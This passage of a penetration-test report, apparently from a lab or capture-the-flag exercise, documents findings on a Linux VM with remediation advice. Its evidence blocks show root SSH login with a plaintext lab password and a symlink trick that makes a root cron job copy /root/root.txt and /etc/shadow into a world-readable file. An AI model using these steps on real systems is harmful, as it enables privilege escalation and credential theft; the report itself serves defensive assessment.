To remediate this issue, sensitive credentials such as root passwords should never be stored in plaintext or transferred through insecure means like global cron jobs. The cron job responsible for copying `/home/bytescribe/creds.txt` to `/tmp/root.passwd` must be disabled or rewritten to ensure it does not expose sensitive data. Files in `/tmp/` should never contain confidential information, especially in a world-readable format. File permissions should be reviewed and tightened — for example, the original `creds.txt` file should be removed or relocated to a secure, root-only directory with `chmod 600` permissions. If automation is required for credential handling, the process should use encrypted storage and access control mechanisms, such as using secrets management tools (e.g., HashiCorp Vault or GPG-encrypted files). Additionally, all scheduled jobs should be audited to ensure they do not leak credentials or create privilege escalation vectors. As a long-term measure, implement system hardening policies that deny non-root users access to sensitive scheduled task outputs and enforce the principle of least privilege.

Finding IPT-003: Credential Reuse Across Services(Critical)

Description:	During the internal assessment, the tester discovered that the same root credentials were used in multiple contexts across the system. Specifically, the root password <code>1x2zQSWA</code> was stored locally in <code>/home/bytescribe/creds.txt</code>, which was copied via cron to the world-readable location <code>/tmp/root.passwd</code>. This password was not only exposed through a misconfigured cron job but was also valid for remote SSH login to the root account via port 2222. This constitutes credential reuse across services, which significantly amplifies the impact of any single compromise. By retrieving the exposed credentials from a local file, the tester was able to gain full remote root access over SSH. This allowed complete control of the system, effectively bypassing any user privilege escalation barriers.
--------------	--

Bytescribe

	Credential reuse remains one of the most common and dangerous practices in insecure environments, as a single point of exposure can lead to compromise across multiple services and privilege boundaries.
Risk:	Likelihood: High – Reuse of credentials makes systems highly vulnerable to pivoting and lateral movement. Impact: Very High – Full system compromise occurred due to a single reused password.
System:	Target IP(192.168.1.142); Cron (local), SSH (remote login)
Tools Used:	linpeas.sh, cat, wget, ssh, text editors
References:	CWE-798: Use of Hard-coded Credentials (MITRE) <u>NIST SP 800-53: IA-5 – Authenticator Management</u>

Evidence:

```
(kali@kali:~)
$ ssh root@192.168.1.142 -p 2222
The authenticity of host '[192.168.1.142]:2222 ([192.168.1.142]:2222)' can't be established.
ED25519 key fingerprint is SHA256:pxmcvxqIERUV/4pCp+bKRdI/2wYq1C43+JWqu2M1rR8.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts?? [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.1.142]:2222' (ED25519) to the list of known hosts.
root@192.168.1.142's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.2.0-33-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@bytescribe-virtual-machine:~#
```

Bytescribe

I use credentials root:1x2zQSWA which is found from /tmp/root.passwd for making ssh connection to root via port 2222.

```
root@bytescribe-virtual-machine:~# ls
user2.txt
root@bytescribe-virtual-machine:~# cat user2.txt
ICSD(37fh34uhf34f1ecw)
root@bytescribe-virtual-machine:~#
```

After listing files, I read user2.txt's content which revealed our second flag.

Remediation:

To remediate the risks associated with credential reuse across services, it is critical to implement strict credential segmentation policies. The root password discovered in a local file (creds.txt) was reused for remote SSH authentication, which enabled full system compromise. All privileged credentials should be unique to the service and access method they are used for. Shared credentials between cron jobs, interactive SSH logins, and service accounts must be eliminated. Root or privileged account passwords should be complex, rotated regularly, and stored using secure, encrypted vaults. Systems should also enforce access restrictions on root accounts by disabling direct root login via SSH (PermitRootLogin no) and requiring multi-factor authentication (MFA) where possible. Auditing and logging should be enabled to detect and alert on credential use anomalies across services. As a preventive measure, conduct periodic credential audits to identify reuse patterns and adopt a centralized Privileged Access Management (PAM) solution to control, monitor, and segregate privileged credentials effectively.

Finding IPT-004: Root SSH Access Enabled(Critical)

Description:	During the internal penetration test, it was discovered that the target host (192.168.1.142) had SSH access enabled for the root user. This was confirmed through the PermitRootLogin yes directive in the SSH configuration and was successfully exploited using credentials obtained through another misconfiguration (see IPT-003). By logging in directly as root over port 2222, the tester bypassed all normal privilege escalation processes and gained full control of the system in a single step. Allowing direct root access over SSH is considered a critical misconfiguration. It provides attackers with a direct and powerful entry point, removing the need to compromise a user account first or escalate privileges. In this assessment, the ability to authenticate as root remotely was a key factor in achieving complete system compromise. This practice significantly increases the attack surface and violates the principle of least privilege. Even in trusted environments, direct root login should be disabled in favor of using sudo or su after initial authentication as an unprivileged user.
Risk:	Likelihood: High – Port scans and brute-force attacks commonly target root login. Impact: Very High – Allows full system access without requiring privilege escalation.
System:	Target IP(192.168.1.142); SSH (remote login:port 2222)
Tools Used:	ssh, nmap
References:	CIS Benchmark: SSH – Disable Root Login

Remediation:

To mitigate the risks associated with direct root SSH access, the PermitRootLogin directive in the SSH configuration file (/etc/ssh/sshd_config) should be set to no. This prevents any remote login attempts using the root account. Instead, system administrators should log in using a regular user account and then escalate privileges using sudo when necessary. This enforces the principle of least privilege and adds an extra layer of accountability and security. Additionally, implement SSH key-based authentication instead of passwords wherever possible, enforce strong password policies, and restrict SSH access to trusted IP ranges via firewall rules. Systems should also be monitored for failed and successful SSH login attempts,

and alerts should be configured for any authentication events involving elevated accounts. Disabling remote root login not only reduces the attack surface but also significantly limits the potential impact of leaked or reused root credentials.

Evidence:

```
root@bytescribe-virtual-machine:~# grep -i "PermitRootLogin" /etc/ssh/sshd_config
PermitRootLogin yes
```

As root login is permitted, I can gain access to root via port 2222 without needing any privilege escalation.

Finding IPT-005: Symlink Abuse via Insecure Cron Job(Critical)

Description:	During the internal assessment, the tester discovered that the target host (192.168.1.142) ran a root-level cron job which copied /home/bytescribe/creds.txt into /tmp/root.passwd every minute. The cron job executed without validating the nature or ownership of creds.txt, which resided in a writable user directory. To exploit this behavior, the tester deleted the original creds.txt file and replaced it with a symbolic link pointing to another sensitive file — such as /root/root.txt or /etc/shadow. When the cron job executed, it blindly followed the symlink and copied the contents of the linked file into /tmp/root.passwd, which was world-readable. This allowed the tester to access sensitive information (including flags and system password hashes) without elevated privileges. This vulnerability stems from improper handling of user-controlled file paths in privileged scripts or cron jobs. It is a form of symlink attack
Risk:	Likelihood: High – This attack requires no race condition and is easily reproducible by any user with write access to the original file path. Impact: Very High – Enables privilege escalation and unauthorized access to sensitive root-owned files.
System:	Target IP(192.168.1.142);
Tools Used:	rm, ln -s
References:	CWE-61: Unix Symbolic Link (Symlink) Following OWASP: Symlink Attack

Bytescribe

Evidence:

```
bytescribe@bytescribe-virtual-machine:/$ rm /home/bytescribe/creds.txt
bytescribe@bytescribe-virtual-machine:/$ ln -s /root/root.txt /home/bytescribe/creds.txt
bytescribe@bytescribe-virtual-machine:/$ cat /tmp/root.passwd
ICSD{065a70cc86657f8ea41a2f349901c985}
bytescribe@bytescribe-virtual-machine:/$
```

To do symlink trick, I delete original `/home/bytescribe/creds.txt` file and create a symlink between `/root/root.txt` and `/home/bytescribe/creds.txt`. As cron job works in background, it copies content of `/root/root.txt` to `/tmp/root.passwd`. It is our root flag.

Remediation:

To remediate the symlink vulnerability introduced by the insecure cron job, all scheduled tasks that operate with elevated privileges must avoid referencing files located in user-writable directories. In this case, the cron job should not read from or write to files in `/home/bytescribe/` or any location controlled by unprivileged users. The source file (`creds.txt`) should be stored in a secure, root-owned directory with strict permissions (e.g., `/root/`), and symlink resolution should be explicitly disabled or validated. Prior to performing any file operations, the script should verify the file is a regular file (not a symlink) using checks like `test -f` and `stat`. Additionally, cron jobs should be audited regularly to ensure they do not allow indirect privilege escalation through file-based logic flaws. Finally, the use of temporary directories like `/tmp` for sensitive output should be avoided unless access is tightly controlled. Implement secure coding practices and the principle of least privilege to prevent similar vulnerabilities from being introduced in future automation or maintenance scripts.


Finding IPT-006: Weak Credential Encoding (Base45) (High)

Bytescribe

Description:	During the internal penetration test, the tester identified that the target host (192.168.1.142) was running an FTP service (ProFTPD) that permitted anonymous access. While browsing the accessible directories, a file named hidden.txt was downloaded. Upon inspection, the contents were determined to be encoded using Base45 — a simple, reversible text encoding format. The tester decoded the contents using an online Base45 decoder and recovered plaintext SSH credentials (bytescribe:4vrf%BTG), which granted user-level access to the target system. This highlights a serious weakness in credential handling, where sensitive authentication data was merely encoded instead of encrypted or securely hashed. Base45, like Base64, offers no protection against tampering or disclosure; anyone with access to the file and minimal knowledge can decode the credentials. Encoding sensitive data (especially credentials) with reversible schemes like Base45 provides a false sense of security and significantly increases the risk of unauthorized access if the data is exposed.
Risk:	Likelihood: High – The file was trivially accessible via anonymous FTP and easily decoded. Impact: High – Led to full user-level access and the initial foothold on the system.
System:	FTP (ProFTPD), file system (user home directory)
Tools Used:	ftp, browser-based Base45 decoder
References:	CWE-312: Cleartext Storage of Sensitive Information

Evidence:

Bytescribe



I can easily get password of bytescribe with online decoder because of weak encoding-base45.



Remediation:

To remediate the issue of weak credential encoding, all sensitive information — especially authentication credentials — must be securely encrypted or hashed, never simply encoded. Encoding schemes like Base45 or Base64 are not security mechanisms and can be trivially reversed by attackers. In this case, the file `hidden.txt` should not have contained any usable credentials in plaintext or encoded form. If credentials must be stored or transmitted, they should be encrypted using strong, modern cryptographic standards (e.g., AES-256) and protected with proper access controls. For stored passwords, use one-way hashing algorithms with salting and key stretching (e.g., `bcrypt`, `scrypt`, or `Argon2`). Additionally, anonymous FTP access should be disabled or heavily restricted, and all file repositories should be reviewed for accidental leaks of sensitive data. Regular audits and secure software development practices should be enforced to ensure credentials are never exposed via encoding or in publicly accessible locations.

Bytescribe

Finding IPT-007: Weak Password Complexity (High)

Description:	During the internal assessment of the target host (192.168.1.142), the tester discovered that user credentials used throughout the system were weak and easily guessable. Specifically, the password 4vrf%BTG for the bytescribe user was recovered after decoding a Base45-encoded string stored in a publicly accessible FTP directory. Later in the assessment, the root password 1x2zQSWA was also found in plaintext inside a file (creds.txt) on the same host and reused for SSH access. These credentials, although functional, lacked complexity — consisting of short lengths, predictable character sets, and no use of entropy-enhancing patterns. The passwords were also not resistant to brute-force or dictionary attacks and were easily cracked once identified. This suggests that the system did not enforce a strong password policy. Weak password complexity directly increases the risk of credential stuffing, brute-force attacks, and lateral movement in case of exposure. Combined with credential reuse and improper storage, the weak password policy significantly contributed to the overall compromise of the system.
Risk:	Likelihood: High – Weak passwords are easily brute-forced or guessed. Impact: Very High – Led to full access to user and root accounts.
System:	Target IP(192.168.1.142);
Tools Used:	Base45 decoder, ftp, cat, ssh
References:	CWE-521: Weak Password Requirements

Evidence:

```

root@kali:~/home/kali# cat hidden.txt
9KC7WE2QE*KEYJCSG7$/E4-CFH8Q1

```

Bytescribe



```
bytescribe@bytescribe-virtual-machine:/$ cat /tmp/root.passwd  
root:1*2zQSWA
```

Remediation:

To address the risk posed by weak password complexity, enforce a strong and organization-wide password policy aligned with industry standards such as the NIST SP 800-63B and CIS Benchmarks. Passwords for all user and system accounts should be at least 12–15 characters long and include a mix of uppercase and lowercase letters, numbers, and special characters. For privileged accounts (e.g., root), adopt longer passphrases of 25+ characters and restrict interactive login wherever possible. Additionally, implement account lockout mechanisms to deter brute-force attacks and consider the use of a Password Blacklist to prevent the use of common or previously compromised passwords. For stored credentials, ensure they are protected using secure one-way hashing algorithms such as bcrypt, scrypt, or Argon2, and never stored in plaintext or easily reversible formats like Base45. Finally, deploy centralized authentication solutions (e.g., PAM, LDAP, or Kerberos) with policy enforcement capabilities and ensure regular auditing of credential use and password change frequency.

Finding IPT-008:Potential Shadow File Exposure via Symlink (High)

Bytescribe

Description:	During the internal assessment, the tester discovered that the target host (192.168.1.142) executed a privileged cron job every minute which copied /home/bytescribe/creds.txt into /tmp/root.passwd. This operation occurred without validation of the file type or path integrity, and the destination file was world-readable. By removing the original creds.txt file and replacing it with a symbolic link to /etc/shadow, the tester tricked the cron job into copying the contents of the sensitive shadow password file into /tmp/root.passwd. Because the destination file was globally readable, this resulted in the unauthorized disclosure of hashed password data for all system users. Access to /etc/shadow typically requires root privileges, and the data it contains is crucial for maintaining secure authentication. Exposing it to an unprivileged user enables offline brute-force or dictionary attacks, potentially allowing the attacker to recover password hashes and escalate privileges further within the system. This attack demonstrates a severe failure in file path validation and access control within automated tasks.
Risk:	Likelihood: High – Easily exploited by any local user with write access to the source file path. Impact: Very High – Exposes all user password hashes, allowing offline cracking and full system compromise.
System:	Target IP(192.168.1.142);
Tools Used:	rm, ln -s, cat, john (optional for cracking)
References:	CWE-61: Unix Symbolic Link (Symlink) Following

Evidence:

```
bytescribe@bytescribe-virtual-machine:/$ rm /home/bytescribe/creds.txt
rm: remove write-protected regular file '/home/bytescribe/creds.txt'? y
bytescribe@bytescribe-virtual-machine:/$ ln -s /etc/shadow /home/bytescribe/creds.txt
```

To do symlink trick, I delete original /home/bytescribe/creds.txt file and create a symlink between /etc/shadow and /home/bytescribe/creds.txt. As cron job works in background, it copies content of /etc/shadow to /tmp/root.passwd.

Bytescribe

Remediation:

Furthermore, the destination file (/tmp/root.passwd) should not be world-readable if it contains sensitive data, especially not the contents of /etc/shadow. Temporary files should be written to protected directories (e.g., /root/, /var/tmp/secure/) with appropriate permission controls (e.g., chmod 600) to prevent unauthorized access. System administrators should also consider using tools like AppArmor, SELinux, or file integrity monitoring solutions to detect and prevent

unauthorized symbolic link abuse. Regular audits of all scheduled tasks and a review of file permissions across user directories are strongly recommended.

Finding IPT-009: Sensitive File Storage in FTP (High)

Description:	During the internal assessment of the target host (192.168.1.142), the tester discovered that an FTP service (ProFTPD) was running with anonymous login enabled and no authentication required. Upon connecting, the tester was able to browse and download files stored in the FTP root directory. One such file, hidden.txt, contained Base45-encoded data which, when decoded, revealed valid SSH credentials for the bytescribe user. This exposure of sensitive information through an unauthenticated FTP service represents a serious misconfiguration. FTP is a legacy protocol that lacks encryption and offers no guarantees of confidentiality or integrity. Coupling this with anonymous access and the presence of credential-bearing files significantly raises the likelihood of compromise. The use of FTP for storing sensitive files — especially credentials — is a well-known risk. In this case, it directly enabled the initial foothold on the system. Attackers commonly scan for FTP ports (21/tcp) and test for anonymous access, making this vulnerability highly exploitable
Risk:	Likelihood: High – Public FTP access is simple to identify and exploit. Impact: High – Directly exposed credentials led to remote shell access.
System:	Target IP(192.168.1.142);
Tools Used:	nmap, ftp, Base45 decoder
References:	CWE-200: Exposure of Sensitive Information

Evidence:

Bytescribe

```
ftp> ls -la
229 Entering Extended Passive Mode (|||4128|)
150 Opening ASCII mode data connection for file list
drwxr-x-- 2 ftp ftp 4096 Sep 15 2023 .
drwxr-x-- 2 ftp ftp 4096 Sep 15 2023 ..
-rw-r--r-- 1 ftp ftp 30 Sep 15 2023 hidden.txt
-rw-r--r-- 1 ftp ftp 170 Sep 15 2023 welcome.msg
226 Transfer complete
```

Remediation:

To remediate the risk of sensitive information exposure via FTP, the FTP service should be disabled entirely unless absolutely necessary. If FTP must be used, anonymous access should be strictly disabled, and all authentication should require strong user credentials with encrypted transmission via FTPS (FTP Secure) or SFTP. Sensitive files such as credentials, configuration files, or encoded secrets should never be stored in publicly accessible FTP directories. Regular audits should be conducted on all public-facing services to ensure that no sensitive data is exposed, and access logs should be monitored for suspicious download activity. Replace FTP with modern, secure alternatives like SFTP (SSH File Transfer Protocol) which offer both encryption and access control. Lastly, implement internal file storage policies that mandate the use of encryption for any sensitive data at rest and in transit, and restrict access to authorized personnel only.

Finding IPT-010: Predictable Cron Schedule (Moderate)

Description:	During the internal assessment of the target host (192.168.1.142), the tester discovered that a root-level cron job was configured to execute every minute, copying /home/bytescribe/creds.txt to /tmp/root.passwd. This schedule was readable from /etc/crontab, which was world-readable, making the job's timing, command path, and execution frequency fully visible to any user on the system. The predictability of this task allowed the tester to precisely time an attack by replacing creds.txt with a symbolic link to a sensitive file (such as /etc/shadow) just before the cron job executed. Since the schedule was static and easily discoverable, no race condition or guesswork was needed, greatly reducing the complexity and increasing the reliability of the attack. While cron jobs are commonly used for automation, predictable timing of privileged tasks — especially those interacting with user-writable paths — can be leveraged by attackers to elevate privileges or extract sensitive
--------------	--

Bytescribe

	data. This issue amplifies the severity of other misconfigurations (e.g., improper file ownership validation), making exploitation trivial.
Risk:	Likelihood: Moderate – The schedule is clearly visible and requires no guesswork. Impact: High – Aids exploitation of related privilege escalation paths.
System:	Target IP(192.168.1.142);
Tools Used:	cat, ln -s
References:	MITRE ATT&CK: Scheduled Task/Job Abuse (T1053)

Evidence:

```
bytescribe@bytescribe-virtual-machine:/$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
# You can also override PATH, but by default, newer versions inherit it from the environment
#PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root cat /home/bytescribe/creds.txt > /tmp/root.passwd
#
bytescribe@bytescribe-virtual-machine:/$
```

Remediation:

Bytescribe

To reduce the risk posed by a predictable and exposed cron schedule, all privileged cron jobs should be moved to root-only configuration files (e.g., `/etc/cron.d/`, `/var/spool/cron/root`) and access to system-wide cron files like `/etc/crontab` should be restricted to authorized users only. Specifically, the cron file should have permissions set to 600 and owned by root:root, preventing unprivileged users from reading the schedule and timing of sensitive tasks.

Additionally, avoid running privileged cron jobs on overly frequent intervals unless absolutely necessary. A one-minute interval increases the attack surface and predictability. Instead, consider longer intervals or using time-randomizing methods (`cron.deny`, `anacron`, or even `systemd` timers with `RandomizedDelaySec`) to reduce timing predictability. Ensure that all cron jobs validate the file ownership, type, and permissions of any file they operate on, and relocate trusted input files to directories that are not writable by non-privileged users (e.g., `/var/lib/secure/`).

Finally, perform regular audits of cron job configurations and file permissions to detect and eliminate unsafe patterns in scheduled task management.

Finding IPT-011: SSH Default Banner Displayed (Informational)

Description:

During connection attempts to the SSH service on the target host (192.168.1.142), the service disclosed version details such as:

```
SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.6
```

This banner reveals both the OpenSSH version and the operating system fingerprint (Ubuntu-specific build), which may assist attackers in targeting version-specific vulnerabilities or crafting social engineering attacks. While no active exploitation was performed, reducing such informational disclosure helps limit reconnaissance opportunities.

Remediation:

Configure the SSH daemon (`sshd_config`) to suppress detailed version output. This can be achieved by modifying or adding:

```
DebianBanner no
```

Then restart the SSH service:

```
sudo systemctl restart ssh
```

Consider also enabling Banner /etc/issue.net to present a legal warning instead of system details.



Last Page

Bytescribe